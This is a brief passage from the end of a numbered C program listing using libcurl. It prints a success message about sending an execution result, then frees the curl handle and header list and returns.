136     {  
137         printf("Execution result sent successfully\n");  
138     }  
139     // Cleanup  
140     curl_easy_cleanup(curl);  
141     curl_slist_free_all(headers);  
142  
143     return 0;  
144 }
```